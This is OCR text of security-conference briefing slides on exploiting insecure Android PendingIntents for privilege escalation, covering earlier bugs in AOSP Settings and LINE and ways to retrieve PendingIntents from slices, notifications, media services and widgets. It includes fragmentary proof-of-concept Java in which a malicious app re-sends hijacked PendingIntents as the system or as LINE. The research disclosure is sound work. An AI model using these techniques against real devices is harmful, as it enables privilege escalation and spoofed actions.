november 10-11, 2021

BRIEFINGS

Re-route Your Intent for Privilege Escalation

An Universal Way to Exploit Android PendingIntents in High-profile and System Apps

En He, Wenbo Chen, Daoyuan Wu

Agenda

1. Intents and PendingIntents
2. Previous Research
3. Retrieving PendingIntents
4. Hijacking Insecure PendingIntents
5. Case Studies
6. Hunting Insecure PendingIntents Automatically
7. Security Changes in Android 12

子午互联网安全实验室
ZIWU Cyber Security Lab


OPPO Security

Who we are


- OPPO ZIWU Security Lab was founded by OPPO Security in March, 2019
- Focus on security and privacy research in the field of Android, Web, Browser and IOT

En He, OPPO ZIWU Security Lab

@heeeeen4x



Wenbo Chen




Daoyuan Wu, Vunerablity and Privacy Research(VRP) Lab, The Chinese University of Hong Kong

https://daoyuan14.github.io/

1. Intents


- High level Inter component messages based on Binder sent between apps to perform actions



- Explicit Intent: explicitly has component or selector
- Implicit Intent: only has action, i.e. `new Intent("Some.Action")`
  Empty Intent: has no field to be set, i.e. `new Intent()`

PendingIntents

- PendingIntents are Intents that can be given to other apps and used later
- Then other app can send the PendingIntent's base Intent to perform actions on behalf of the creator



The PendingIntent API

- Use `getActivity/getActivities/getBroadcast/getService/getForegroundServices` to generate PendingIntents

```
public static PendingIntent getActivity (Context context, int requestCode,
                    Intent intent, int flags)
```

Base Intent

Mutable if not set FLAG_IMMUTABLE


```
FLAG_ONE_SHOT
FLAG_NO_CREATE
FLAG_CANCEL
FLAG_UPDATE_CRURRENT
FLAG_IMMUTABLE
FILL_IN_COMPONENT
FILL_IN_SELECTOR
```

Rarely used before our research

2. Previous Research

AOSP Settings: BroadcastAnyWhere

```
mPendingIntent = PendingIntent.getBroadcast(this, 0, new Intent(), 0); // PendingIntent with Empty base Intent!
```




```
PendingIntent pending_intent = (PendingIntent)options.get("pendingIntent");
intent.setAction("android.intent.action.BOOT_COMPLETED");

try {
        pending_intent.send(getGlobalApplicationContext(),0,intent,null,null,null);
} catch (CanceledException e) {
        e.printStackTrace();
}
```

Malicious Authercticator app can get mPendingIntent created by Settings, add a dangerous action, and send it in the name of uid 1000 to send the boadcast to any receivers in the System

http://retme.net/index.php/2014/11/14/broadAnywhere-bug-17356824.html

Previous Research

LINE: leaking a PendingIntent with empty base Intent when starts its own service

```
Intent intent = new Intent("jp.naver.android.npush.intent.action.SUBSCRIBE");
intent.putExtra("app",PendingIntent.getBroadcast(context,0, new Intent(),0));
startService(intent);
```

PendingIntent

startService


Malicious app can get the PendingIntent created by LINE, add a dangerous action and extras, and send it in the name of LINE to create a fake push message

```
PendingIntent pendingIntent = (PendingIntent)intent.getParcelableExtra("app");
Intent newIntent = new Intent();
newIntent.setAction("jp.naver.android.npush.intent.action.RECEIVE");
newIntent.putExtra("message","some_magic_here");
try {
    pendingIntent.send(this, 0, newIntent,null,null);
```

https://www.slideshare.net/CanSecWest/csw2016-chaykin-havingfunwithsecuremessengersandandroidwear

3. Retrieving PendingIntents

- In previous research, insecure PendingIntents are retrieved from Intent based Inter component communications, which actually are very rare
- In Android, PendingIntents are widely used in
- SlicePoviders
- Notifications
- MediaBrowserServices
- AppWidgets



Can PendingIntents be retrieved from them?


SliceProvider

- A mechanism to share Slices between apps

e.g. Settings app can share its nfc setting Slice via content based Slice URI to SliceViewer app via exported SettingsSliceProvider

content://android.settings.slices/action/toggle_nfc

```
<provider android:name=".slices.SettingsSliceProvider"
          android:authorities="com.android.settings.slices;android.settings.slices"
          android:exported="true"
          android:grantUriPermissions="true" />
```



SliceProvider

- Slices are sharable UIs, represented by Slice URIs and exposed by SliceProvider
- icon
- title
- SliceAction

  implemented with PendingIntent

```
1    @Override
2      public Slice getSlice() {
3          final IconCompat icon =
IconCompat.createWithResource(mContext,
4                  R.drawable.ic_info_outline_24dp);
5          final String title =
mContext.getString(R.string.device_info_label);
6          final SliceAction primaryAction =
SliceAction.createDeeplink(getPrimaryAction(), icon,
7                  ListBuilder.ICON_IMAGE, title);
8          return new ListBuilder(mContext,
CustomSliceRegistry.DEVICE_INFO_SLICE_URI,
```

```
public class SliceActionImpl implements SliceAction {
        private PendingIntent mAction;
```

SliceProvider


- Developers can use `SliceViewManager.bindSlice` API to bind the SliceProvider to get a Slice
- Or Use low level `ContentResolver.call` API
- Then get PendingIntent from Slice.

Architectural Overview

Slice presenters fetch Slices by calling the System API with the Slice URI

Default case


On data change




```
    1 Bundle responseBundle =
getContentResolver().call(Uri.parse(sliceUri),
"bind_slice", null, prepareReqBundle());
    2 Slice slice =
responseBundle.getParcelable("slice");
    3 PendingIntent pi =
slice.getItems().get(2).getSlice().getItems().ge
t(2).getAction();
```

Notification

- Extremely common




```
Intent intent = new Intent(this, AlertDetails.class);
PendingIntent pendingIntent = PendingIntent.getActivity(this, 0,
intent, 0);

NotificationCompat.Builder builder = new
NotificationCompat.Builder(this, CHANNEL_ID)
        .setSmallIcon(R.drawable.notification_icon)
        .setContentTitle("My notification")
        .setContentText("Hello World!")
        .setPriority(NotificationCompat.PRIORITY_DEFAULT)
        // Set the intent that will fire when the user taps the notification
        .setContentIntent(pendingIntent)
        .setAutoCancel(true);
```

Notification


- Apps can implement `NotificationListenerService` to monitor Notifications
- Then retrieve PendingIntent in the callbacks from Notification's contentIntent or Notification.Action's actionIntent if permission granted

```
1 <service android:name ".ListenService"
2         android:permission="android.permission.BIND_NOTIFICATION_LISTENER_SERVICE">
3     <intent-filter>
4         <action android:name="android.service.notification.NotificationListenerService" />
5     </intent-filter>
6 </service>
```

```
1 public class ListenerService extends NotificationListenerService {
2     @Override
3     public void onNotificationPosted(StatusBarNotification sbn) {
4         PendingIntent pi = sbn.getNotification().contentIntent;
```


MediaBrowserService

- Media browser services enable applications to browse media content provided by an application and ask the application to start playing it.
- A MediaBrowser app can connect a MediaBrowserService and get its PendingIntent



AppWidgets

- Miniature application views that can be embedded in other applications (such as the Home screen) and receive periodic updates



AppWidgetHost can bind AppWidget in AppWidgetProvider, get its RemoteViews and fetch the PendingIntent in RemoteViews

AIDL API in AppWidgetServiceImpl

